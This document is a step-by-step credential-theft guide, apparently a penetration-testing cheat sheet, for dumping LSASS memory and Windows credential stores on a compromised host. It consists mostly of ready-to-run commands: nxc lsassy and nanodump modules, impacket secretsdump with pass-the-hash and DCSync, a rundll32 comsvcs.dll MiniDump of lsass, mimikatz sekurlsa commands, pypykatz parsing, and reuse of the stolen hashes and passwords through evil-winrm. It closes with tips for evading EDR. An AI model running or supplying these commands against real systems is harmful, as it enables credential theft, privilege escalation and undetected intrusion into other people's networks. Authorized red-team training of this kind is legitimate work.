


LSASS Dumping

Dump LSASS memory (or local credential stores) on a compromised Windows host to recover plaintext passwords, NT hashes, and Kerberos tickets of logged-on users. Requires local admin / SYSTEM. Replace <placeholders> with your own values.



① Confirm Local Admin

LSASS memory is protected — you need high integrity (local admin / SYSTEM) to read it.

Tab 1 · Kali

```
nxc smb <target-ip> -u <user> -p <password>
```

"(Pwn3d!)" next to the host means the account is local admin there — you can dump LSASS.

② Remote Dump with nxc (easiest)

nxc can grab credentials remotely and parse them inline — nothing left on disk.

Tab 1 · Kali

```
# SAM / LSA secrets / cached domain creds
nxc smb <target-ip> -u <user> -p <password> --lsa

# Live LSASS memory, parsed over the wire
nxc smb <target-ip> -u <user> -p <password> -M lsassy
nxc smb <target-ip> -u <user> -p <password> -M nanodump
```

--lsa is the quietest first move: it pulls cached secrets without touching live LSASS memory.

③ secretdump — No LSASS Touch Needed

Pulls SAM, LSA secrets, cached domain creds, and (with DA) the full NTDS via DCSync.

Tab 2 · secretdump

```
# With a password
impacket-secretdump <domain>/<user>:<password>@<target-ip>

# Pass-the-hash instead
impacket-secretdump <domain>/<user>@<target-ip> -hashes :<nt-hash>

# Full domain dump (needs DCSync rights / Domain Admin)
impacket-secretdump <domain>/<user>:<password>@<dc-ip>
```

Output lines are uid:rid:lm:nt::: — feed the NT hash straight into Pass-the-Hash.

④ Manual Dump on the Host

If you have a shell on the box, dump LSASS with built-in tooling, then exfil and parse offline.

Tab 3 · Victim shell

```
# comsvcs.dll lives on every Windows box – no upload needed
tasklist /fi "imagename eq lsass.exe"          :: find the PID
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump <lsass-pid> C:
\Windows\Temp\lsass.dmp full
```

mimikatz (live, if you can run it):

```
privilege::debug
sekurlsa::logonpasswords
sekurlsa::ekeys
lsadump::sam
```

Also works: Task Manager → right-click lsass.exe → Create dump file.

⑤ Parse the Dump Offline

Pull credentials out of the .dmp on Kali — fully offline, nothing touches the target.

Tab 4 · Parse + reuse

```
pypykatz lsa minidump lsass.dmp
```

Then reuse what you recovered:

```
# NT hash → Pass-the-Hash
nxc smb <target-ip> -u <user> -H <nt-hash>

# plaintext → interactive shell
evil-winrm -i <target-ip> -u <user> -p <password>
```

Hunt for Domain Admin or service-account creds among the logged-on users — that's the privilege jump.

Key idea: LSASS caches the credentials of everyone logged on to a machine — plaintext, NT hashes, and Kerberos tickets. One local-admin foothold can hand you a more privileged user's creds if they ever logged on there. Modern EDR heavily watches LSASS access, so prefer techniques that avoid touching it directly (secretsdump, --lsa, cached secrets) when stealth matters.